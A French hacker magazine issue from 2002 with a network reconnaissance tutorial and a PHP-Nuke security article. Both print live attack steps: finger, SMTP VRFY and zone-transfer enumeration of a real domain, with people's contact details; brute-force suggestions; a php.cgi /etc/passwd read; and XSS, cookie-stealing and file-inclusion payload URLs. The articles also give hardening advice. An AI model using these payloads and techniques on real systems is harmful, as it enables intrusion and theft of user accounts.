HACKERZ VOICE

DERNIER NUMERO !

SERIE N°8

LE MANUEL

Under control

SPOOFING
jouer avec le réseau

PHP-Nuke inviolable

Shellcode Initiation
Faites-les vous-même

Le protocole FTP

Mais qui se cache derrière ce Linux ?

BONUS *15 pages élite*

- Challenge HzV-Defcon : le "format string"
- NetBSD Loadable Kernel Modules

L 19190 - 8 - F: 5,90 € - RD

5,90€ Bimestriel Octobre/Novembre 2002 - DOM 6,85 € - BEL - 6,95 € - CH 11,50 FS - CAN 9,50 Scan - MAR 45 DH - MAIL 8,20 €

Hackerz Voice est mort...

Vive

the HACKADEMY JOURNAL

Dès le 12 octobre, chez votre marchand de journaux,
ce journal rénové publiera le récit, le comment et surtout le pourquoi
de l'interpellation de toute notre équipe
le 27 septembre dans les locaux de notre Hackademy.

L'article sur les vulnérabilités des banques
qui a mis le feu aux poudres sera bien entendu
au sommaire de ce numéro historique et fondateur.

NE LE RATEZ SOUS AUCUN PRÉTEXTE !

Merci à tous pour votre soutien et vos nombreux messages d'encouragement...

EDITO

TOUT CHANGE LE 12 OCTOBRE !

Dans l'urgence, nous improvisons le bouclage de ce tout dernier Hackerz Voice. Tout dernier, car maintenant c'est sûr, il n'y en aura plus. Comme vous le savez peut-être, toute notre équipe fait en ce moment l'objet d'une enquête à la suite d'une plainte déposée par une ou plusieurs banques contre un article à paraître, et que nous souhaitions présenter et commenter lors d'une conférence de presse. De conférence et de présentation il n' y eu pas, puisque la police s'était invitée pour interpeller et placer en garde à vue l'ensemble de l'équipe. Notre démarche étant visiblement mal perçue, (il n' a jamais été question, par exemple de réaliser une intrusion sur le système d'une banque devant la presse mais simplement d'informer le public!) et placés dans l'impossibilité de continuer notre journal avec toute la sérénité requise, nous sommes contraints, purement et simplement, de l'arrêter. Hackerz Voice tire donc sa révérence, mais cède la place à un nouveau journal, The Hackademy Journal. Même équipe, autour de Fozzy, même symbole, un chapeau blanc, mais avec la volonté d'être mieux compris du public, qui nous assimilait trop souvent à des pirates. Nous ne pouvons pas en dire plus pour l'instant sur l'esprit de ce nouveau journal, mais nos enquêtes exclusives continueront bien entendu à vous informer sur le fond des choses en toute indépendance, avec comme ligne de conduite permanente la recherche de la vérité et de la protection des utilisateurs et des consommateurs d'Internet, c'est à dire nous tous. Rendez-vous à tous le 12 octobre chez les marchands de journaux pour fêter l'arrivée du 1er numéro "fondateur" de The Hackademy Journal

La rédaction.

SOMMAIRE N°8

"L'accès et le maintien frauduleux total ou partiel dans tout ou partie d'un système ou délit d'intrusion est puni par l'article 323-1 d'1 an d'emprisonnement, et de 100 000 francs d'amende".

CE QUE DIT LA LOI EN FRANCE

En France, l'arme principale de l'arsenal juridique disponible contre les hackers demeure la loi Godfrain du 5 janvier 1988 «relative à la fraude informatique». Ce texte prévoir notamment que «l'accès et le maintien frauduleux total ou partiel dans tout ou partie d'un système ou délit d'intrusion est puni par l'article 323-1 d'un an d'emprisonnement et de 100 000 francs d'amende ». Ce délit est constitué dès lors que n'importe quelle technique est employée pour accéder frauduleusement à un système protégé. Il l'est aussi dans le cas de l'utilisation d'un code d'accès exact, mais par une personne non autorisée à l'utiliser.

La loi prévoit aussi que si l'accès ou le maintien frauduleux dans le système entraîne la suppression ou la modification de données, ou même une simple altération, même involontaire ou par maladresse, les peines sont doublées. Lorsque l'action est volontaire, l'article 323-2 prévoit 3 ans d'emprisonnement et 300 000 francs d'amende. Là encore, la loi texte vise tous les procédés et toutes les techniques utilisés, même celles inconnues au moment de la rédaction de la loi. Cette disposition vise aussi la propagation de virus informatique.

Il faut savoir que la simple tentative, non suivie de réussite donc, est punie des mêmes peines. En outre, les personnes physiques coupables d'un de ces délits encourent, en plus de la peine principale, des peines complémentaires énumérées à l'article 323-5.

Les personnes morales, comme les entreprises ou les associations, peuvent, elles aussi, être déclarées responsables pénalement et encourent les peines prévues à l'article 131-39 du nouveau Code pénal.

LA PRISE D'INFORMATIONS SUR LES SYSTÈMES DISTANTS DE TYPE UNIX

Pour un hacker, une étape tout aussi essentielle que le scan de ports, est la prise d'informations à distance. Nous vous expliquons quelles peuvent être ces démarches pour les sytèmes de type Unix/GnuLinux.

NIVEAU NEWBIE

La prise d'information sur des systèmes distants, peut être une opération tout aussi importante que le scan de port. Il s'agit d'essayer de récupérer un maximum de renseignements tels que les noms d'utilisateurs, le nom et l'adresse de l'ensemble des machines du domaine ou la lecture des différentes bannières disponibles. Je vais tâcher de vous présenter ici l'ensemble des méthodes classiques utilisées par un intrus potentiel qui chercherait à tout connaître de sa cible avant de l'attaquer. Pour cela, plusieurs services vont nous intéresser particulièrement : fingerd, SMTP, named, l'interrogation des bases de données whois, le recensement des bannières, et les RPC. J'accompagnerais cet article avec un exemple concret d'un système qui autorise cette prise de renseignements, et je vous montrerais en quoi laisser certains de ces services ouvert peut devenir une faille majeure dans un système.

Commençons par un simple scan d'un système distant qui nous servira d'exemple. Pour cela, nous nous servirons d'un des meilleurs outils dédiés à cet effet, le bien-nommé NMAP (pour plus d'informations, consultez le numéro 13 d'HzV ou le site : http://www.unsecure.org). Alors on passe root et on tape dans son shell : `nmap -sS -O -F "le nom ou l'ip du serveur"` et on apprécie le résultat :

```
Starting nmap V. 2.53 by fyodor@insecure.org (
www.insecure.org/nmap/ )
Interesting ports on nom du serveur
(xxx.xxx.xxx.xxx):
(The 1516 ports scanned but not shown below are in
state: closed)
Port       State       Service
22/tcp     open        ssh
25/tcp     open        smtp
53/tcp     open        domain
79/tcp     open        finger
80/tcp     open        http

TCP Sequence Prediction: Class=random positive increments
Difficulty=6768681 (Good luck!)
Remote OS guesses: NetBSD 1.3H (after 19980919) or
1.3I (before 19990119) little endian arch, NetBSD
1.3H (after 19980919) or 1.3I (before 19990119) big
endian arch, NetBSD 1.3I (after 19990119) to 1.4 x86

Nmap run completed -- 1 IP address (1 host up) scan-
ned in 30 seconds
```

Nous avons utilisé l'option -O de NMAP pour déterminer quel OS tourne sur le système (ci-dessus en surligné). IL s'agit donc bien d'un système de type Unix. NetBSD en l'occurence. C'est tout ? Non ! Alors, on passe à la suite...

L'interrogation des bases de données whois

Premiere étape indispensable de la prise d'information, elle nous permet de connaître le domaine d'appartenance du système, le nom l'administrateur système du réseau, les coordonnées de la société, la plage d'adresse IP réservée par la société qui héberge le système distant (qui appartient à la société elle-même ou à l'hébergeur d'un site web par exemple). En effet, quand une société dépose un nom de domaine, elle doit le faire auprès d'un organisme spécifique qui lui réservera ce domaine. Je vous donne ci-joint une liste non exhaustive de ces organismes. Linux dispose de l'outil whois pour pouvoir interroger l'ensemble des bases de données existantes. Il vous suffit de taper dans votre shell :

```
whois nom_de_domaine ou whois le_numéro_IP (sous
la forme xxx.xxx.xxx.xxx)
```

Si la requête ne donne rien, vous pouvez affiner la recherche en remplaçant le nom de domaine par l'ip d'une des machines du domaine, puis en précisant une base de donnée whois spécifique (`whois nom_de_domaine@whois.XXX`). Ex : `whois microsoft.com@whois.internic.com`. Ces bases de données sont également accessibles par le net, soit sur le site web de l'organisme concerné (eg. www.internic.com, www.ripe.net,...) soit directement sur le site allwhois.com, par exemple. Etudions un cas spécifique, le domaine iki.fi. Pour ceux qui jubilent à l'idée de se faire la main sur ce domaine, sachez que celui-ci ne devrait pas être en service lorsque vous lirez ces lignes ;). La requête `whois iki.fi` ne donne rien (whois n'interrogeant probablement pas la bonne base de données), nous précisons alors l'adresse ip de www.iki.fi qui est 212.16.100.1 (merci NMAP ;)). Cela

donne : whois 212.16.100.1. Voici le résultat :

```
% This is the RIPE Whois server.
% The objects are in RPSL format.
% Please visit http://www.ripe.net/rpsl for more
information.
% Rights restricted by copyright.
% See http://www.ripe.net/ripencc/pub-
services/db/copyright.html

inetnum:        212.16.100.0 - 212.16.100.7
netname:        IKI-2
descr:          iki.fi
descr:          Espoo
country:        FI
admin-c:        HA57-RIPE
tech-c:         HA57-RIPE
status:         ASSIGNED PA
mnt-by:         BBNWKS-MNT
changed:        cat@bbnetworks.net 20000216
source:         RIPE

route:          212.16.96.0/19
descr:          European Runkoverkot OY
origin:         AS12659
mnt-by:         AS5556-MNT
changed:        inoc@telenordia.se 19991013
source:         RIPE

person:         Hannu Aronsson
address:        Internet-k{ytt{j{t ikuisesti - IKI
ry
address:        Kuusitie 9 A 29
address:        FIN-00270 HELSINKI
address:        Finland
phone:          +358 40 5006242
e-mail:         haa@iki.fi
nic-hdl:        HA57-RIPE
changed:        tossu@clinet.fi 19960813
source:         RIPE

rcode = 0 (Success), ancount=4
Found 1 addresses for ns.iki.fi
Found 1 addresses for ns1.bbnetworks.net
Found 1 addresses for ns2.iki.fi
Found 1 addresses for ns2.bbnetworks.net
Trying 212.16.100.1
iki.fi    86400 IN  SOA  ns.iki.fi
hostmaster.iki.fi(
2002062000      ;serial (version)
28800      ;refresh period
7200 ;retry refresh this often
604800     ;expiration period
86400      ;minimum TTL
```

Le recensement des bannières

Après avoir determiné quel service tourne sur un système, il est important de connaître le modèle et la version du serveur qui lui est associé. Avec de la chance, les bannières des serveurs ftp et telnet donnent même la plateforme sous laquelle tourne le système et sa version. Pour ce faire, un petit telnet sur le port concerné suffit : telnet xxx.xxx.xxx.xxx port_distant. Dans le scan précédentn nous voyons que le service ssh est activé :

```
telnet iki.fi 22
Trying 212.16.100.1...
Connected to iki.fi.
Escape character is '^]'.
SSH-2.0-3.1.0 SSH Secure Shell
```

C'est donc une version 2.0-3.1.0 du démon ssh (sshd) qui tourne sur le système distant. De plus, l'option -O de nmap nous apprend que le système distant tourne sous une NetBSD 1.3. Voilà un point important si l'on veut essayer de passer par une faille applicative sur le serveur sshd. En ce qui concerne le service web, une fois connecté au port 80, il faut également envoyer une requête du type get /http/1.0, et vous aurez alors la version et le nom du serveur web, ainsi que les modules installés (modules php, ssl...), sinon rien ne se passe...

Le transfert de zone

Si le port 53 du système est ouvert, c'est qu'un service de type named est activé. Il est aussi plus simplement appelé serveur DNS (Domain Name Server). Si le DNS a été mal configuré, alors, on peut effectuer un transfert de zone qui nous permettra de récupérer le nom et l'adresse IP de toutes les machines du domaine (pas mal ! Et en plus, c'est souvent le cas, car les administrateurs peuvent ne pas être tous très consciencieux. Mais bien sûr, ça ne vous concerne pas, messieurs :)). Pour ce faire, nous allons utiliser le client nslookup, qui permet de configurer les DNS à interroger quand nous sommes connectés au web. Nslookup s'utilise en mode interactif, comme suit :

```
nslookup
Default Server : vos DNS
Adress : adresse de vos DNS
```

>> server iki.fi (on demande que soit desormais interrogé le dns de iki.fi pour résoudre les noms)

```
Default Server : iki.fi
Adress : iki.fi
```

>> set type=any (on demande à pouvoir consulter tous les enregistrements du DNS)
>> ls d iki.fi. (on consulte tous les enregistrements liés à iki.fi)

Un autre petit utilitaire existe également sur Linux qui simplifie cette démarche, la commande host : host -l -v -t any xxx.xxx.xxx.xxx

```
host -l -v -t any iki.fi

iki.fi    86400 IN  NS   ns2.iki.fi
iki.fi    86400 IN  NS   ns1.bbnetworks.net
iki.fi    86400 IN  NS   ns2.bbnetworks.net
iki.fi    86400 IN  NS   ns.iki.fi
iki.fi    86400 IN  HINFO     Alpha     NetBSD
iki.fi    86400 IN  WKS  212.16.100.1 tcp msp ssh
smtp domain finger http ident
iki.fi    86400 IN  WKS  212.16.100.1 udp msp
domain
iki.fi    86400 IN  A    212.16.100.1
iki.fi    86400 IN  MX   11 mail2.iki.fi
iki.fi    86400 IN  MX   10 mail.iki.fi
morphy.iki.fi  3600 IN   NS   morphy.iki.fi
morphy.iki.fi  3600 IN   A    213.139.166.84
morphy.iki.fi  3600 IN   NS   name2.databank.fi
morphy.iki.fi  3600 IN   NS   ns.iki.fi
morphy.iki.fi  3600 IN   NS   ns2.iki.fi
e.iki.fi  86400 IN  A    195.165.131.203
e.iki.fi  86400 IN  MX   10 e.iki.fi
e.iki.fi  86400 IN  MX   100 cc.ilomantsi.fi
e.iki.fi  86400 IN  TXT "member=4353"
markku.iki.fi  86400 IN  MX   100 data98.dc.tur-
kuamk.fi
```

```
markku.iki.fi  86400 IN  TXT "member=351"
markku.iki.fi  86400 IN  RP   markku@iki.fi .
markku.iki.fi  86400 IN  MX   10 markku.iki.fi
markku.iki.fi  86400 IN  A    193.166.135.3
www.markku.iki.fi   86400 IN  CNAME
markku.iki.fi
```

J'ai coupé les résultats par souci de brieveté. En plus des noms et adresses des systèmes du domaine, nous récupérons les mails de l'ensemble des utilisateurs du systèmes.

La récupération des noms d'utilisateurs du système

Il existe principalement deux services qui permettent de récupérer les logins sur un système distant : finger et smtp.

Le service smtp, port 25, est celui utilisé pour envoyer les mails. C'est sur ce service que fonctionne sendmail par exemple, ou les autres services de messagerie. Il existe sur ces services une commande qui permet de savoir si une adresse email est valide. La déduction est que si cette adresse est valide (par exemple root@xxx.com, alors c'est que le compte root est actif sur ce système). Il suffit de se connecter au service smtp, puis, après s'être authentifié (avec la commande helo " nom du seveur "), utiliser les commandes VRFY ou EXPN " nom du login ". Si le login existe, il vous renverra son adresse email, dans le cas contraire, il renverra : utilisateur invalide. Pour vous connecter sur un serveur smtp avec telnet : `telnet xxx.xxx.xxx.xxx 25` (ou xxx.xxx.xxx.xxx est l'IP du serveur). Vous m'avez compris, il suffit donc de passer à la moulinette ce service avec une liste de login complet, pour trouver ceux qui existent sur le système. De plus, avec les informations que vous auriez pu récupérer (par les whois par exemple), vous pouvez essayer différentes combinaisons avec le nom de famille, prénom des personnes appartenant à la société pour trouver des logins valides.

Le service finger est un autre de ces services qui vous permet de récupérer des logins sur un système. Si le système l'autorise vous pouvez d'abord essayer de récupérer l'ensemble des logins avec cette commande. Ex : `finger -l @xxx.xxx.xxx.xxx`. Les commandes `finger -l *@xxx.xxx.xxx.xxx` et `finger -l ?@xxx.xxx.xxx.xxx` peuvent aussi vous fournir des résultats intéressants. Pour notre étude de cas, on obtiendrait pour notre première commande : `finger -l *@iki.fi`

```
[iki.fi/212.16.100.1]
Tdmd on iki.fi: Internet-kdyttdjdt ikuisesti IKI
r.y. tarjoaa jdsenilleen
pysyvdn ikiosoitteen sekd sdhkvpostin ja WWW-sivu-
jen edelleenohjausta. IKI
r.y. ei ole vastuussa jdsentensd tekemisistd.
Lisdtietoja http://www.iki.fi/
This is iki.fi: Internet Users Forever IKI socie-
ty provides its members with
a permanent iki-address with e-mail and WWW for-
warding service. IKI is not
responsible for members' actions. More information
from http://www.iki.fi/

1)   Name     : Tero Kivinen
E-Mail   : kivinen@iki.fi
-> kivinen@hut.fi
WWW      : http://www.iki.fi/kivinen/
-> http://www.kivinen.iki.fi/
Alias    : tero.kivinen@iki.fi

2)   Name     : Hannu Aronsson
E-Mail   : haa@iki.fi
-> haa@haa.iki.fi
WWW      : http://www.iki.fi/haa/
-> http://www.niksula.cs.hut.fi/~haa/
Alias    : Hannu.Aronsson@iki.fi
. . .
Annetuilla hakuehdoilla lvytyi liikaa kdyttdjid.
Anna tarkempi hakuehto.

Query match limit exceeded.  Truncating output.
Please submit more specific query.
[iki.fi/212.16.100.1]
Tdmd on iki.fi: Internet-kdyttdjdt ikuisesti IKI
r.y. tarjoaa jdsenilleen
pysyvdn ikiosoitteen sekd sdhkvpostin ja WWW-sivu-
jen edelleenohjausta. IKI
r.y. ei ole vastuussa jdsentensd tekemisistd.
Lisdtietoja http://www.iki.fi/
```

Et pour la seconde :

```
finger -l ?@iki.fi

This is iki.fi: Internet Users Forever IKI socie-
ty provides its members with
a permanent iki-address with e-mail and WWW for-
warding service. IKI is not
responsible for members' actions. More information
from http://www.iki.fi/

5)   Name     : Timo J. Rinne
E-Mail   : tri@iki.fi
-> tri@rinne.iki.fi
WWW      : http://www.iki.fi/tri/
-> http://people.ssh.fi/tri/
Aliases : Timo.Rinne@iki.fi, 3@iki.fi,
Rinne@iki.fi
Phone    : +358-40-5808468
Beer     : Karhu
PGP-Key : EF 83 8B EA 7C D5 B1 07  EB E8 86 6B 0B
DB 31 FE

118)   Name     : Markus Eberg
E-Mail   : n@iki.fi
-> maberg@piuha.net
WWW      : http://www.iki.fi/n/
-> http://shs.shh.fi/~maberg/
Alias    : Markus.Aberg@iki.fi
. . .
Annetuilla hakuehdoilla lvytyi liikaa kdyttdjid.
Anna tarkempi hakuehto.

Query match limit exceeded.  Truncating output.
Please submit more specific query.
[iki.fi/212.16.100.1]
Tdmd on iki.fi: Internet-kdyttdjdt ikuisesti IKI
r.y. tarjoaa jdsenilleen
pysyvdn ikiosoitteen sekd sdhkvpostin ja WWW-sivu-
jen edelleenohjausta. IKI
r.y. ei ole vastuussa jdsentensd tekemisistd.
Lisdtietoja http://www.iki.fi/
```

Dans la majorité des cas, ce transfert est interdit. Néanmoins, vous pouvez utiliser ces services pour vérifier la validité d'un login avec plus d'informations sur le possesseur d'un compte : `finger -l login@xxx.xxx.xxx.xxx`. On peut appliquer cette technique sur l'ensemble des logins que nous avons trouvés grâce au transfert de zone sur iki.fi, afin d'avoir plus de renseignements.

```
finger -l markku@iki.fi
```

```
This is iki.fi: Internet Users Forever IKI society provides its members with a permanent iki-address with e-mail and WWW forwarding service. IKI is not responsible for members' actions. More information from http://www.iki.fi/

19)   Name     : Markku Rossi
E-Mail  : mtr@iki.fi
-> mtr@ssh.fi
WWW     : http://www.iki.fi/mtr/
-> http://people.ssh.fi/mtr/
Alias   : Markku.Rossi@iki.fi
```

Ici, on a récupéré le nom du possesseur du compte, ses alias mails (peut être pratique pour du SE), sa page web réservée (sur laquelle on peut trouver encore plus de renseignements, et pourquoi pas une faille php, cgi...).

Enfin les commandes rwho et rusers :

```
rpc.rwhod    : rwho xxx.xxx.xxx.xxx
rpc.rusersd : rusers xxx.xxx.xxx.xxx
```

Si ces services sont actifs, et surtout non filtrés, vous pouvez obtenir le nom de tous les utilisateurs connectés au système, plus quelques renseignements supplémentaires (dates de la dernière connexion, etc.). Une fois tous ces logins trouvés, je vous laisse imaginer à quoi ils peuvent bien servir (brute force, SE...).

Les services RPC

Si le port 111 est ouvert, c'est que probablement le service sunrpc tourne sur ce système. Vous pouvez dans ce cas voir si ce système fait tourner d'autres services de type RPC (Remote Procedure Call). Des services comme NFS (pour monter de partitions), ou NIS (yellow password) utilisent des services RPC pour fonctionner comme status, mountd pour NFS, ou yppass pour NIS. Nombreux sont ces services qui sont vulnérables à des Buffer Overflow. A noter également que les services rpc.whod et rpc.usersd dont j'ai parlé juste au-dessus sont également des RPC, mais dont l'utilité pour un intrus est principalement celle du recencement des utilisateurs. Pour savoir quels services RPC tournent sur le système :

```
rpcinfo -p xxx.xxx.xxx.xxx
```

Exemple pour une analyse en local :

```
rpcinfo -p localhost
program no_version protocole  no_port
100000    2    tcp        111  portmapper
100000    2    udp        111  portmapper
100021    1    udp             1024  nlockmgr
100021    3    udp             1024  nlockmgr
100024    1    udp        847  status
100024    1    tcp        849  status
```

Vous remarquerez que l'on a le protocole utilisé, le port sur lequel il tourne, son nom et surtout le numéro de version. Il ne vous reste plus qu'à trouver la passerelle sur laquelle le système tourne, et l'utilisation d'un BOF (Buffer OverFlow) deviendra un jeu d'enfant.

La consultation des pages Web

Si un serveur web tourne sur le serveur, commencez par naviguer dessus. Vous pourrez peut-être y trouver des choses intéressantes comme des noms, des adresses mails... Ensuite, consultez le code source des pages, à la recherche d'un éventuel commentaire, où vous pourrez trouver de nouvelles adresses mails, des numéros de téléphone et des adresses cachées, comme l'endroit où se trouvent les scripts (perl, php ...) s'ils ne se trouvent pas dans le répertoire " cgi-bin ". Essayez également de consulter ce répertoire si le serveur vous en donne l'autorisation, vous pourrez alors y trouver le nom de tous les scripts qui tournent sur le serveur web. Une fois le nom de ces scripts relevés, il est possible qu'il soit vulnérable à des attaques connues. Sachez également qu'il existe des scanneurs cgi qui recherchent l'ensemble des scripts présents sur le serveur web. Par exemple, le serveur web xxx.xxx.xxx.xxx fait tourner le script php.cgi situé dans le répertoire cgi-bin.

```
http://xxx.xxx.xxx.xxx/cgi-bin/php.cgi?/etc/passwd
```

Quand vous arrivez sur une page type formulaire ou une page qui fait appel à un cgi, cherchez la balise de la forme `<form action="url/script" name>`. Dans le champs action, se trouve déjà le nom du cgi auquel seront passées les variables pour être traitées. De plus, cette balise est suivie d'une balise de la forme `<input type=hidden name="" ...>`. Ces balises donnent le nom des variables passées au cgi. Ce sont des champs cachés quand le type est hidden, donc souvent avec des valeurs prédéfinies que vous pouvez modifier. Ce sujet a déjà été traité plusieurs fois dans des articles précédents, donc je vous laisse vous y reporter. Sachez que l'on peut aussi faire exécuter des commandes au serveur en jouant avec ses balises.

Conclusion

Concernant le système qui nous a servi d'exemple, il semble qu'il y ait eu plusieurs failles potentielles. D'abord sur le serveur http, il existait différents scripts cgi qui ne demandaient qu'à être exploités, ainsi que des failles applicatives sur les serveurs ssh, smtp, named, et fingerd, d'autant que nous connaissions les versions des démons qui tournaient sur les services ssh et smtp (grâce au scan de bannières). Et même si ces versions ne présentaient aucune faille ou avaient été patchées, nous avons eu accès à la liste des logins. Il ne restait plus qu'à brute forcer sur le serveur ssh.

Voilà, je vous ai presenté l'ensemble des méthodes qui peuvent être utilisées sur un système distant afin de pouvoir trouver tout renseignement susceptible de vous informer, tant au niveau des utilisateurs que de la présence d'éventuelles failles applicatives. La solution : évitez au maximum d'ouvrir des services inutiles (finger, commandes R). Empêchez l'exécution de commandes inadéquates pour la sécurité (VRFY et EXPN sur smtp). Virez les bannières par défaut des services que vous installez. Donnez le moins d'informations possibles aux banques de données whois. Pensez à patcher régulièrement les différentes applications de vos serveurs, et vérifiez les scripts cgi sur vos serveurs web. Et n'oubliez pas qu'il n'existe pire ennemi que l'ignorance...

Szyl

PHP-NUKE ET LA SÉCURITÉ

NIVEAU NEWBIE

PHP-Nuke est un système de portail Web open source prêt à l'emploi. Très utilisé par de nombreux webmasters pour leurs portails Web, des failles y sont découvertes régulièrement. Heureusement, avec une bonne configuration, nous pouvons y remédier.

Dans cet article, je vais vous montrer comment l'utiliser pour votre site Web sans avoir la peur au ventre tous les matins en le consultant et en vous demandant, avant d'allumer votre machine, si vous n'allez pas voir un gros Tag sur votre page d'accueil ;). PHP-Nuke est téléchargeable sur www.phpnuke.org. De très nombreux sites utilisent ce système. Malheureusement, PHP-Nuke est connu pour son peu de sécurité. Il existe des dizaines de failles, même sur les toutes dernières versions, y compris la version 5.5 !.

Introduction

Je me suis décidé à publier cet article car suite à un sondage et une étude que j'ai faite sur la sécurité des sites PHP-Nuke, j'ai été véritablement effrayé ! En effet, sur 25 sites utilisant PHP-Nuke, 24 possèdent au moins une faille, et 9 ont des failles permettant un accès administrateur, soit 38 % !! Ce qui fait peur !! PHP-Nuke c'est bien, mais il faut le sécuriser avant, sinon on court à la catastrophe. C'est vrai que PHP-Nuke est attrayant, vivant, etc. pour un site, mais il ne faut pas l'installer sans se poser de questions, il faut le sécuriser avant de mettre on line le site. C'est ce que je vais essayer d'apporter dans cet article : toutes les démarches à faire pour avoir un site avec un bon pourcentage de sécurité en partant de la version originale. Malheureusement, le 100% sécurité n'existe pas... Cet article a été fait à partir de la version 5.4 de PHP-Nuke, mais les patchs peuvent être appliqués sur d'autres versions, notamment la 5.3.1 Bon, allez, on y va.

Le type de failles de PHP-Nuke

CSS

Qu'est-ce qu'une faille Cross Site Scripting (CSS) ? Eh bien, c'est très simple. Cette faille consiste à pouvoir insérer du code dans une page HTML, PHP ou autre. Bien sûr, une fois le code inséré, il sera exécuté par la page navigateur. Ceci est dû à un manque de vérification des données envoyées via des formulaires. Si aucune mesure n'est mise en place, et que les données envoyées via un formulaire ne sont pas vérifiées, alors le site est probablement vulnérable au Cross site Scripting. Ainsi, on peut faire exécuter du code HTML, JavaScript, PHP et autre au navigateur.

Il est important de savoir que le code est exécuté sur le client et non sur le serveur. Donc, cette faille n'a pas énormément d'importance pour un serveur, mais il peut y avoir certaines utilisations qui rendent cette faille dangereuse. PHP-Nuke a beaucoup souffert de failles CSS, on les compte par dizaines. Ce nombre diminue dans les dernières versions, mais il en reste tout de même plusieurs, notamment sur la version 5.4. Du fait que PHP-Nuke utilise beaucoup de variables, eh bien, il suffit que l'une d'elles ne soit pas vérifiée et on obtient une faille CSS. Par exemple :

```
------ test.php ------
< ? echo " $var " ; ?>
```

Eh bien, il suffit tout simplement de mettre `test.php?var=<script>alert('Test')</script>` pour exécuter le code et afficher une msgbox. Tout simplement parce que le contenu de la variable n'est pas vérifié.

HTML EXE

Sur le même principe que les failles CSS, on peut exécuter du HTML. Sur les dernières versions de php-nuke le mot " script " est filtré pour éviter l'exécution de JavaScript. Par contre, il est possible d'exécuter tout autre tag. De ce fait, la sécurisation qui a été mise en place sur les dernières versions par Francisco Burzi n'est que partielle puisqu'on peut encore exécuter du html qui peut paraître inoffensif, mais on peut très bien faire une redirection vers une page contenant du code malveillant. Ou toute autre technique qui permet d'utiliser du code HTML à mauvais escient. D'ou la présence de ces failles (certes pas très grave), sur pratiquement toutes les versions de PHP-Nuke jusqu'à la 5.5.

INCLUSION

Il s'agit d'une faille connue et découverte en janvier 2002. Elle permet de faire une inclusion arbitraire. Imaginons un fichier php contenant ce code : `< ? include($var) ; ?>` eh bien, il suffirait de mettre page.php ?var=http://www.site.com/fichier.ext

Et voilà, on aura inclus un fichier sur le site via cette faille. Cette faille est présente sur la version 5.3.1 et 5.4 (peut-être d'autres versions également) et

c'est l'une des plus graves car elle permet un accès administrateur total. En effet, imaginons qu'on place un Shell php sur un serveur et qu'on puisse l'inclure sur un site, alors l'accès admin devient simple ! D'ou la gravité de cette faille qui, malgré qu'elle soit connue, est encore très présente. Lors de mon étude, sur 25 sites scannés et pris au hasard, 24 % d'entre eux possédaient cette faille !!

COOKIES

PHP-Nuke utilise les cookies pour stocker les pseudos et les mots de passe de chaque utilisateur enregistré. Ces mots de passe sont encryptés en base64 dans le cookie. Cet encodage très simple donne lieu à une faille grave permettant un accès administrateur. En effet, en couplant une faille de IE et cette faille, il est possible de récupérer les cookies stockés sur le disque dur d'un utilisateur ou de l'administrateur et de pouvoir ensuite décoder facilement son mot de passe afin d'usurper son identité. Cette vulnérabilité fut découverte en septembre 2001.

AUTRES (DÉRIVÉS)

Il existe encore énormément de failles sur PHP-Nuke !

1. Notamment la possibilité d'exécuter du code via les messages privés et qui peut donner lieu à un accès administrateur en utilisant le cookie. En effet, il suffirait d'envoyer un message privé avec un code JavaScript permettant de récupérer le cookie au modérateur afin de s'acquérir ses droits.
2. La possibilité de mettre du HTML dans les forums de PHP-Nuke est également source d'ennuis car du code malveillant pourrait être exécuté ainsi. Il est donc conseillé de désactiver le HTML dans les forums.
3. La faille SQL debug qui permet d'obtenir de bonnes informations sur l'emplacement du site, le code, la base.
4. La faille error reporting issue. Lorsqu'une erreur se produit, PHP-Nuke affiche le fichier où a eu lieu l'erreur ainsi que la ligne, l'emplacement, etc. Autant d'informations qu'il est dangereux de transmettre à n'importe qui.

Les failles PHP-Nuke

CSS

PHP-Nuke possède de très nombreuses failles CSS. Je vais ici présenter les plus connues.

Voici un CSS qui n'est pas présent sur la version 5.4 de PHP-Nuke :

```
/phptonuke.php?filnavn=<script>alert(document.cookie)</script>
```

Le fichier modules.php qui pose problème est surtout la variable $ttitle. Il existe plusieurs variantes :

```
/modules.php?op=modload&name=Downloads&file=index&req=viewdownloaddetails&lid=2&ttitle=<script>alert(document.location)</script>
/modules.php?op=modload&name=Web_Links&file=index&l_op=ratelink&lid=126&ttitle=<script>alert('TEST SCAN')</script>
```

Le fichier modules.php possède d'autres problèmes de CSS. En lançant la section Archives dans les modules de PHP-Nuke, on remarque que la date sélectionnée apparaît dans l'URL. Par exemple, si on veut voir tous les articles publiés au mois de juillet 2002, on aura sur PHPnuke 5.4 :

```
/modules.php?name=Stories_Archive&sa=show_month&year=2002&month=07&month_l=July
```

Maintenant, si on remplace la variable $year ou $month ou $month_l par du code, celui-ci sera exécuté par le navigateur.

Le fichier user.php ne vérifie pas la variable $uname, ce qui donne lieu à un CSS :

```
/user.php?op=userinfo&uname=<script>alert('TEST SCAN')</script>
```

Le moteur de recherche possède également une faille car il est possible de sortir du texte hors du champ prévu à cet effet et donc d'exécuter du code. Il suffit d'ajouter un " > afin de refermer l'input= " text " ainsi le texte qui suivra sera hors de la txtbox :

```
/search.php?query="><script>alert('test scan')</script>&topic=&category=0&author=&days=0&type=stories
```

Cette liste est sûrement incomplète, il se peut que d'autres failles CSS soient présentes sur PHP-Nuke. La majorité est tout de même présentée dans cet article.

HTML EXE

C'est en fait exactement pareil que le CSS. En effet, sur la version 5.4 de nombreux CSS ont été corrigés grâce à un filtre qui repère le mot : " script ". Ainsi, si vous tentez une faille CSS, vous aurez un message " i don't like you... " (celui d'origine peut être personnalisé selon les sites). Mais si on rentre du code html qui ne contient pas le mot script, il est alors possible d'exécuter du code HTML.

Par exemple :

```
/search.php?query=""><h1><center>TEST SCAN</center></h1>&topic=&category=0&author=&days=0&type=stories
/modules.php?op=modload&name=Members_List&file=index&letter=<h1><center>TEST SCAN</center></h1>&sortby=uname
/user.php?op=userinfo&uname=<h1><center>TEST SCAN</center></h1>
```

INFOS NON SOUHAITABLES

Plusieurs petites failles permettent d'obtenir des informations sur un site PHP-Nuke. Connaître par exemple l'arborescence des répertoires à partir de la racine, des informations concernant la base de données, etc. Il y a deux failles de ce type connues : " SQL_debug " et " error reporting issue ". En effet, en créant une erreur dans PHP, il va nous retourner le code erreur ainsi que la ligne du fichier qui pose problème.

Par exemple :

```
Warning: Supplied argument is not a valid MySQL result resource in
/home/dh1577/includes/sql_layer.php on line 183
```

Une erreur peut être créée en exécutant une faille CSS par exemple.

Pour la faille SQL_debug, il s'agit en fait d'une

fonction de débuggage du fichier sql_layer.php, mais cette fonction donne beaucoup trop d'informations.

Il en existe deux variantes :

```
/index.php?sql_debug=1
/modules.php?name=Members_List&&sql_debug=1
```

INCLUSION

